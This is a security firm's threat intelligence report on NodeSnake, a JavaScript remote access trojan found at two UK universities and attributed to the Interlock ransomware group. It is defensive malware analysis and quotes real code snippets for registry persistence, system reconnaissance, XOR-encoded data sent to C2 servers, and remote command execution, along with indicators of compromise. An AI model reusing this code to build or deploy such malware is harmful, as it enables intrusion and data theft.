Quorum Cyber

Threat Intelligence NodeSnake Malware Campaign

TLP Status: CLEAR

Prepared by: Michael Forret & Amanda Moller

Reviewed by: Mark Cunningham-Dickie & Jack Alexander

+44 333 444 0041

quorumcyber.com

Verdant, 2 Redheughs Rigg, Edinburgh, United Kingdom, EH12 9DQ

Table of Contents

Document Control

Revision History

Version		Date	Summary of Changes
0.1	AH, TM	17/04/2025	Initial Report
0.2	MF	22/04/2025	Technical Analysis Section
0.3	MCD	28/04/2025	Review and amendment suggestions
0.3.1	MF	28/04/2025	MCD's suggestions implemented
0.4	MF	28/04/2025	Rewriting to include our internal tracking name
0.5	MF, JA	28/04/2025	Review and amendments
0.6	MF	28/04/2025	Change name of malware

Related Documents

The following documents are either referenced within, or are related to, the content of this document:

Document Name	Date	Version
-	-	-

Higher Education Targeting

Situation Overview

Two UK based universities were discovered to have Remote Access Trojan (RAT) in their network within the last two months. It is realistically probable that both RATs within the universities were placed by the same threat actor based on timings and code sharing. This may be indicative of an escalation in targeting within the higher education sector. Following the analysis by Quorum Cyber's Threat Intelligence (QCTI) team, we are tracking this malware as NodeSnake.

Impact

RATs enable attackers to gain remote control over infected systems, allowing them to access files, monitor activities, and manipulate system settings. Threat actors can use a RAT to maintain persistence within an organisation as well as to introduce additional tooling or malware to the environment. They can also access, manipulate, destroy, or exfiltrate data. Additionally, there is the potential for further malware to be installed on the infected system, and the infection can spread laterally throughout the network.

Threat Campaign

Threat actors have been increasingly targeting universities and leveraging Cloudflare Tunnelling to gain stealthy access to their networks. They can configure tunnels to access services like SSH, RDP, and SMB, making it easier to move laterally within the network. Cloudflare Tunnels help bypass firewalls, maintain persistent access, and evade detection. Setting up a Cloudflare Tunnel is straightforward, requiring only the installation of the Cloudflare daemon and a token from the attacker's Cloudflare dashboard.

Containment, Mitigations & Remediations

Here are our recommendations to help mitigate the effect of the malware:

- Zero Trust policy: Creating a no-trust policy means limiting permission to each user based on their needs. This will affect how much the threat actor can access within one account, giving more time for detection if they try to elevate their permission.
- Regular software updates: Ensure all systems and software are up to date with the latest security patches, closing any vulnerabilities and increasing the chance of detecting malicious file hashes.
- User training and awareness: Training staff on which programmes are safe to install from the internet can stop the malware entering the system in the first place and this is the most effective method of mitigating the risk.
- Endpoint protection: Endpoint protection can offer policies that limit which applications can be downloaded, such as ones Microsoft has validated.

Threat Group

Analysis by Quorum Cyber has identified commonality between the source code of the RAT and malware utilised by the ransomware group Interlock. Based on this analysis, Quorum Cyber's Threat Intelligence team has assessed it is likely the

malware is utilised by Interlock. Interlock emerged in October 2024 and has been identified as a perpetrator of double extortion campaigns targeting large- or high-value organisations. Unlike many other ransomware groups, Interlock does not operate as a Ransomware-as-a-Service (RaaS) and has no known affiliates. Interlock ransomware could target both Linux and Windows operating systems, providing it with broad targeting capabilities.

Interlock ransomware group's exact location or base of operations is not publicly known, with them operating anonymously to avoid detection and prosecution. The group primarily targets organisations in North America and Europe across various sectors. According to Sekoia TDR blog[1] the group's data leak site (DLS) is entitled "Worldwide Secrets Blog," (*figure 1*) where they publish the names of their victims.




***Figure 1**: Screenshot of DLS*
***Source**: Cisco Talos Blog*

The group places ransom notes in every folder after the encryption of the data has taken place. Sekioa TDR Blog has observed the name of the ransom note change over time from **!__README__!.txt** to **FIRST_READ_ME.txt** and then to **_QUICK_GUIDE_.txt**. After the data has been encrypted, the ransomware appends **.interlock** file extension to every file which has been targeted.

[1] Interlock ransomware evolving under the radar - Sekoia.io Blog




***Figure 2**: Screenshot of the ransom note (V1)*
***Source**: Quorum Cyber Threat Intelligence*

Threat Landscape

Proofpoint[2] reported an increase in cybercriminal activity leveraging Cloudflare Tunnels to deliver RATs like Xworm, AsyncRAT, and VenomRAT. These campaigns often use phishing emails with malicious links or attachments to establish tunnels and transfer malware.

[2] Threat Actor Abuses Cloudflare Tunnels to Deliver RATs | Proofpoint US

Technical Analysis

In January 2025, Quorum Cyber's Threat Intelligence team analysed a RAT that was provided as an artifact from an active incident. In March 2025 another RAT was provided for analysis. Both RATs were coded in JavaScript and executed with NodeJS and both instances stemmed from incidents within UK higher education organisations. Quorum Cyber's Threat Intelligence team is tracking this malware as NodeSnake.

Analysis strongly suggests that both instances of this malware are from the same family, with the later iteration possessing considerable advancements.

This technical analysis will walk through the advancements made and detail NodeSnake in sufficient detail so that readers can understand this malware at an intimate level.

Throughout this technical section of the report, the first iteration observed shall be referred to as **NodeSnake.A** and the later more advanced sample as **NodeSnake.B**.

Malware Capabilities

NodeSnake demonstrates typical capabilities expected from a modern-day RAT. It is designed for persistent access, system reconnaissance, and remote command execution. It employs multiple evasion techniques, communicates with Command-and-Control (C2) servers via HTTP/HTTPS, and deploys secondary payloads to maintain control and facilitate further compromise.

NodeSnake.A

PERSISTENCE & EVASION

The malware ensures execution at startup by writing a registry entry via PowerShell or CMD. It constructs a `reg add` command to create a "ChromeUpdater" entry pointing to a randomly named script:

```
const commandRg = 'reg add ' + k + 'HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run' + k + ' /v ' + k + 'ChromeUpdater' + k + ' /t REG_SZ /d ' + k + scriptPath.replaceAll(k, '\\' + k) + k + ' /f';
exec(commandRg, {
    windowsHide: true
}, (error, stdout, stderr) => {
    if (error) {
        console.error(`${error.message}`);
    }
    if (stderr) {
        console.error(`${stderr}`);
    }
});
```

A background process is also spawned using `spawn` with `detached: true`, ensuring the malware runs independently of the parent process:

```
const child = spawn(run, args, {
    detached: true,
    stdio: 'ignore',
    windowsHide: true
});
child.unref();
```

SYSTEM RECONNAISSANCE

The script executes a series of commands to gather system metadata, including user privileges, running processes, services, and network information. For instance, it runs:

```
let cmd = execSync('chcp 65001 > $null 2>&1 ; echo \'version: ' + ver + '\' ; if ([Security.Principal.WindowsId
    // Analyst comment
    // The above execSync function contains a series of commands
    // echo \'version: ' + ver + '\'
    // if ([Security.Principal.WindowsIdentity]::GetCurrent().Name -match \'(?i)SYSTEM\') { \'Runas: System\' }
    // systeminfo
    // echo \'=-=-=-=-=-\'
    // tasklist /svc
    // echo \'=-=-=-=-=-\'
    // Get-Service | Select-Object -Property Name, DisplayName | Format-List
    // echo \'=-=-=-=-=-\'
    // Get-PSDrive -PSProvider FileSystem | Format-Table
    // echo \'=-=-=-=-=-\'
    // arp -a'
```

Collected data is XOR-encrypted with a static key (0x78) and compressed using zlib:

```
for (let i = 0; i < commandRet.length; i++) {
    commandRet[i] ^= 120;
}
const numberBufferInit = Buffer.alloc(4);
numberBufferInit.writeUInt32LE(Math.random() * 100000000);
const numberBufferId = Buffer.alloc(2);
numberBufferId.writeUInt16LE(42);
sysinfo = Buffer.concat([numberBufferInit, numberBufferId, commandRet]);
const zlibKey = Buffer.alloc(4);
zlibKey.writeUInt32LE(0xfafbfdfe);
sysinfo = Buffer.concat([zlib.gzipSync(sysinfo), zlibKey]);
```

C2 COMMUNICATION AND PAYLOAD DELIVERY

NodeSnake connects to predefined C2 servers, including Cloudflare-proxied domains (e.g. sublime-forecasts-pale-scored.trycloudflare[.]com) and hardcoded IP addresses. The `main` function sends exfiltrated data via HTTP POST.

```
const options = {
    hostname: host,
    port: port,
    path: '/init1234',
    method: 'POST',
    headers: {
        'Content-Type': 'application/octet-stream',
        'Content-Length': sysinfo.length,
    }
};
return new Promise((resolve, reject) => {
    const req = http.request(options, (res) => {
        const data = [];
        console.log(res.headers);
        console.log('StatusCode:', res.statusCode);
        res.on('data', (chunk) => {
            data.push(chunk);
        });
```

Server response trigger actions such as:

- **Self-termination** if the payload is `ooff`
- **Payload execution** (e.g., EXE/DLL/JavaScript files). The `start` function handles execution based on file type:

```
switch (type) {
    case '.exe':
        run = filePath;
        args = [];
        break;
    case '.dll':
        run = 'rundll32.exe';
        args = [filePath + ',start'];
        break;
    case '.js':
        run = process.argv[0];
        args = ['-e', filePath];
        break;
    default:
        return;
}
```

ANTI-ANALYSIS TECHNIQUES

NodeSnake avoids fixed execution paths by generating random filenames (e.g., `randStr(8) + '.exe'`) and stores payloads in %APPDATA%

```
filePath = path.join(process.env.APPDATA, randStr(8));
fs.mkdirSync(filePath, {
    recursive: true
});
filePath = path.join(filePath.toString(), randStr(8) + typefile);
```

It also cycles through C2 servers with randomised delays (e.g., `delay = 100 * 60 * 5) to hinder pattern detection.

NodeSnake.B

This iteration represents an advanced version of NodeSnake.A, featuring enhanced obfuscation, expanded payload capabilities (including command execution), and adaptive C2 communication. It employs sophisticated anti-analysis techniques and module payload handling to evade detection and maintain persistence.

ADVANCED OBFSUCATION

The code is heavily obfuscated using a string array (a0e) and dynamic lookup functions (a0o, a0m) to hide critical strings and logic.

```
const hosts = [a0m(0x16f), 'speak-head-somebody-stays[.]trycloudflare[.]com', 'mortgage-i-concrete-origins.trycloudflare[.]com', a0m(0x13a), a0m(0x197), 'musicians-implied-less-model.trycloudflare[.]com'],
    hostsIp = [a0m(0x16b), a0m(0x14f), '168.119.96[.]41'];
```

This technique complicates static analysis by replacing human-readable strings with hexadecimal offsets.

EXPANDED PAYLOAD TYPES

The malware now supports five payload types, including CMD and ACTIVE, in addition to EXE, DLL, and JavaScript.

```
case TypeFile[G(0x14b)]:
    w = G(0x175);
    break;
case TypeFile['DLL']:
    w = G(0x164);
    break;
case TypeFile['JS']:
    w = G(0x163);
    break;
case TypeFile['CMD']:
    startCmd(l[G(0x17f)](G(0x170))), U({});
    return;
case TypeFile['ACTIVE']:
    useActive = l[G(0x13e)](), U({});
    return;
default:
    w = G(0x150);
    break;
```

- CMD: Executes shell commands via cmd.exe (`startCmd` function).
- ACTIVE: Updates `useActive` flag to adjust C2 polling.

DYNAMIC COMMAND EXECUTION

The `startCmd` function spawns cmd.exe to run attacker-supplied commands and captures their output.

```
function startCmd(D) {
    const V = a0m;
    let O;
    try {
        O = spawn(D, {
            'shell': 'cmd.exe',
            'windowsHide': !![]
        });
    } catch (o) {
        console['error']('' + o[V(0x13c)]);
        return;
    }
    let e = '';
    O[V(0x15e)]['on']('data', U => {
        const h = V;
        e += U[h(0x17f)]();
    }), O[V(0x181)]['on'](V(0x13b), U => {
        const d = V;
        e += U[d(0x17f)]();
    }), O['on'](V(0x178), U => {
        lastCmd = e;
    });
}
```

Command results (lastCmd) are appended to exfiltrated data, enabling interactive remote control.

ENHANCED ENCRYPTION

The XOR algorithm is now more complex, using a rolling key derived from the payload and an initialisation vector:

```
function xor(D, O) {
    let e = O[0x0];
    for (let o = 0x0, U = D['length']; o < U; ++o) {
        e += (e + o % 0x100) % 0x100, D[o] ^= (O[o % 0x4] ^ e) % 0x100;
    }
}
```

Data is further compressed with zlib and prefixed with a random seed (`encKey`) for uniqueness.

ANTI ANALYSIS TECHNIQUES

- Console Tampering: Overwrites `console.log` and `console.error` to supress debug output:

```
    o = ['log', b(0x18e), 'info', 'error', b(0x18d), b(0x148), 'trace'];
for (let U = 0x0; U < o[b(0x191)]; U++) {
    const j = a0O[b(0x17d)][b(0x18c)][b(0x172)](a0O),
        C = o[U],
        Y = e[C] || j;
    j[b(0x15b)] = a0O[b(0x172)](a0O), j[b(0x17f)] = Y[b(0x17f)][b(0x172)](Y), e[C] = j;
}
```

- Process Detachment: Runs as a daemon with `detached: true` and `windowsHide: true`.
- Dynamic Delays: Adjusts C2 polling intervals (from 10 seconds to 5 minutes) based on `useActive`

C2 COMMUNICATION & INFRASTRUCTURE

Like NodeSnake.A, the malware continues to use Cloudflare-proxied domains. IP addresses are still hardcoded. However, the malware can alternate between HTTP (port 80) and HTTPS (port 443).

Server responses are decrypted, parsed, and executed based on their type:

```
case TypeFile[K(0x14b)]:
    e = D, o = [];
    break;
case TypeFile['DLL']:
    e = K(0x190), o = [D + K(0x185)];
    break;
case TypeFile['JS']:
    e = process[K(0x165)][0x0], o = ['-e', D];
    break;
default:
    return;
```

Payload Strategies Across Iterations

Both NodeSnake iterations employ modular payload strategies, but the later iteration introduces significant enhancements in execution methods, encryption, and adaptability. Below is a comparative analysis of their payload strategies.

CORE PAYLOAD TYPES

Payload Type	Iteration A	Iteration B
EXE	Direct execution via `spawn`.	Same, but with enhanced XOR encryption (rolling key).
DLL	Loaded via rundll32.exe (e.g., `rundll32.exe payload.dll,start).	Retained, with additional anti-analysis checks.
JavaScript	Executive in memory via `node -e`, avoiding disk writes.	Same, but sanitises code more aggressively (e.g., stripping whitespace/comments).
CMD	Not supported.	**New:** Executes shell commands via cmd.exe and captures output for exfiltration.
ACTIVE	Not supported.	**New:** Triggers dynamic behaviours (e.g., adjusting C2 delays, potential module activation).

EXECUTION & EVASION TACTICS

NodeSnake.A

- Storage
  - EXE/DLL: Written to `%APPDATA%\<random_dir>\<random_file>.
  - JavaScript: Executed in memory, no disk footprint.
- Execution
  - Static XOR key (payload length).

```
function xor(buf, key) {
    for (let i = 0; i < buf.length; i++) {
        buf[i] ^= key;
    }
}
```

- Persistence: Relies on registry entry `ChromeUpdater`.

NodeSnake.B

- Storage
  - EXE/DLL/CMD: Same as Iteration A.
  - CMD Output: Stored in `lastCmd` variable for inclusion in future exfiltrated data.
- Encryption
  - Rolling XOR key: Combines an initialisation vector and dynamic key derivation.

```
function xor(D, O) {
    let e = O[0x0];
    for (let o = 0x0, U = D['length']; o < U; ++o) {
        e += (e + o % 0x100) % 0x100, D[o] ^= (O[o % 0x4] ^ e) % 0x100;
    }
}
```

  - Layered obfuscation: Adds zlib compression and a random seed (encKey).
- Persistence: Retains registry key entry but adds `ACTIVE` payloads to toggle behaviours.

Conclusion

NodeSnake's iterative development likely underscores Interlock's commitment to long-term persistence and operational flexibility. By blending legitimate infrastructure like Cloudflare with fileless execution and modular payloads, it exemplifies modern adversaries' ability to exploit trusted tools and services.

Analysis of the malware reveals a concerning but otherwise expected evolution in sophistication, targeting versatility, and evasion capabilities. The transition from the first to the second iteration demonstrates a strategic shift toward modularity, interactive compromise, and enhanced stealth, positioning this malware family as a significant threat to enterprise and individual systems alike.

The introduction of CMD and ACTIVE payload types in NodeSnake.B enables real-time command execution and dynamic behavioural adjustments, transforming the malware from a passive data collector and payload injector to an interactive attack platform.

Advanced obfuscation through adoption of dynamic string decryption and rolling encryption keys complicates static analysis, while zlib compression and randomised seeds further obscure network traffic.

Techniques such as console method overwrites, process detachment, and adaptive delays reflect a deliberate focus on evading both manual and automated detection mechanisms.

Appendix A – Indicators of Compromise

Table 1 shows some indicators of Compromise (IoC) of Interlock ransomware group. Additional IoCs can be found in the source websites.

IOC Type	IOC Value	Comment
Domain	speak-head-somebody-stays[.]trycloudflare[.]com	Domain associated with Interlock ransomware observed in the RAT source code
Domain	mortgage-i-concrete-origins[.]trycloudflare[.]com	Domain associated with Interlock ransomware observed in the RAT source code
Domain	musicians-implied-less-model[.]trycloudflare[.]com	Domain associated with Interlock ransomware observed in the RAT source code
Domain	suffering-arnold-satisfaction-prior[.]trycloudflare[.]com	Domain associated with Interlock ransomware observed in the RAT source code
Domain	strain-brighton-focused-kw[.]trycloudflare[.]com	Domain associated with Interlock ransomware observed in the RAT source code
Domain	una-idol-ta-missile[.]trycloudflare[.]com	Domain associated with Interlock ransomware observed in the RAT source code
Domain	sublime-forecasts-pale-scored.trycloudflare[.]com	Domain associated with Interlock ransomware
Domain	washing-cartridges-watts-flags.trycloudflare[.]com	Domain associated with Interlock ransomware
Domain	investigators-boxing-trademark-threatened.trycloudflare[.]com	Domain associated with Interlock ransomware
Hash Value	f76d907ca3817a8b2967790315265469	MD5 hash value associated with Interlock ransomware
Hash Value	e11d147dad6e47a1cecb1f2755f95a55	MD5 hash value associated with Interlock ransomware
Hash Value	f7f679420671b7e18677831d4d276277	MD5 hash value associated with Interlock ransomware
Hash Value	5cc81e0df62e0d68710e14b31e2270f2ec7ed166	SHA-1 hash value associated with Interlock ransomware
Hash Value	1cb6a93e6d2d86d3479a1ea59f7d5b258f1c5c53	SHA-1 hash value associated with Interlock ransomware
Hash Value	f99fb136427fc8ed344d455eb1cbd7eabc405620ae8b4205d89a8e2e1e712256	SHA-256 hash RAT Malware file

Hash Value	a26f0a2da63a838161a7d335aaa5e4b314a232acc15dcabdb6f6dbec63cda642	SHA-256 associated with Interlock ransomware (Windows version)
Hash Value	28c3c50d115d2b8ffc7ba0a8de9572fbe307907aaae3a486aabd8c0266e9426f	SHA-256 associated with Interlock ransomware (FreeBSD version)
Hash Value	e86bb8361c436be94b0901e5b39db9b6666134f23cce1e5581421c2981405cb1	SHA-256 associated with Interlock ransomware (FreeBSD version)
Hash Value	f00a7652ad70ddb6871eeef5ece097e2cf68f3d9a6b7acfbffd33f82558ab50e	SHA-256 associated with Interlock ransomware (FreeBSD version)
IPv4	212[.]237[.]217[.]182	Malicious IP address to C2 server observed in the RAT source code. AS57043 (Hostkey B.v.)
IPv4	168[.]119[.]96[.]41	Malicious IP address observed in the RAT source code. AS24940 (Hetzner Online GmbH)
IPv4	216[.]245[.]184[.]181	Malicious IP address associated with Interlock ransomware. AS399629 (BLNWX)
IPv4	140[.]82[.]14[.]117	Malicious IP address associated with Interlock ransomware
IPv4	45[.]61[.]136[.]202	Malicious IP address associated with Interlock ransomware
IPv4	84[.]200[.]24[.]41	Malicious IP address associated with Interlock ransomware
IPv4	45[.]61[.]136[.]228	Malicious IP address associated with Interlock ransomware
IPv4	188[.]34[.]195[.]44	Malicious IP address associated with Interlock ransomware
Ransom Note	!__README__!.txt	Ransom note URL associated with Interlock ransomware
Ransom Note	to FIRST_READ_ME.txt	Ransom note URL associated with Interlock ransomware
Ransom Note	_QUICK_GUIDE_.txt	Ransom note URL associated with Interlock ransomware
URL	hxxp[:]//23[.]95[.]182[.]59/31279geuwtoisgdehbiuowaehsgdb/cht	URL associated with Interlock ransomware
URL	hxxp[:]//23[.]95[.]182[.]59/31279geuwtoisgdehbiuowaehsgdb/klg	URL associated with Interlock ransomware
URL	hxxps[:]//apple-online[.]shop/ChromeSetup[.]exe	URL associated with Interlock ransomware

URL	hxxps[:]//rvthereyet[.]com/wp-admin/images/rsggj[.]php	URL associated with Interlock ransomware

***Table 1**: Indicators of compromise of Interlock ransomware*

***Sources:** Any Run, Fortinet, GitHub, Login Soft & Sekoia TDR Blog*

Appendix B – MITRE ATT&CK

Tactic	Technique	ID	Analyst Comment
Initial Access	Valid Account	T1078[3]	Using legitimate accounts to gain higher privileges
Execution	Command and Scripting Interpreter: JavaScript	T1059.007[4]	Executing commands via JavaScript scripting
Persistence	Registry Run Keys / Startup Folder	T1547.001[5]	Both iterations add the malware to the startup registry
Defence Evasion	Obfuscated Files or Information	T1027[6]	Hiding the contents of files to evade detection
Discovery	System Information Discovery	T1082[7]	Gathers detailed system information to understand the environment and plan further attacks
Command and control	Web Protocols	T1071.001[8]	C2 communication uses standard web protocols HTTP/HTTPS
Exfiltration	Exfiltration Over C2 Channel	T1041[9]	Exfiltration of data by sending it through the same communication channel used for C2


[3] Valid Accounts, Technique T1078 - Enterprise | MITRE ATT&CK®
[4] Command and Scripting Interpreter: JavaScript, Sub-technique T1059.007 - Enterprise | MITRE ATT&CK®
[5] Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder, Sub-technique T1547.001 - Enterprise | MITRE ATT&CK®
[6] Obfuscated Files or Information, Technique T1027 - Enterprise | MITRE ATT&CK®
[7] System Information Discovery, Technique T1082 - Enterprise | MITRE ATT&CK®
[8] Application Layer Protocol: Web Protocols, Sub-technique T1071.001 - Enterprise | MITRE ATT&CK®
[9] Exfiltration Over C2 Channel, Technique T1041 - Enterprise | MITRE ATT&CK®

Appendix C – Terminology Yardstick

Intelligence Terminology Yardstick

Key assessments within this report have been written using the Intelligence Terminology Yardstick. The assessed likelihood of events corresponds with pre-defined language to remove areas of uncertainty when ingesting Quorum Cyber Intelligence reports.

Intelligence Cut-off Date (ICoD): 28/04/2025



Key assessments throughout this report have been provided in accordance with the Intelligence Terminology Yardstick. The assessed likelihood of events corresponds with pre-defined language to remove areas of uncertainty when ingesting Quorum Cyber Threat Intelligence reports.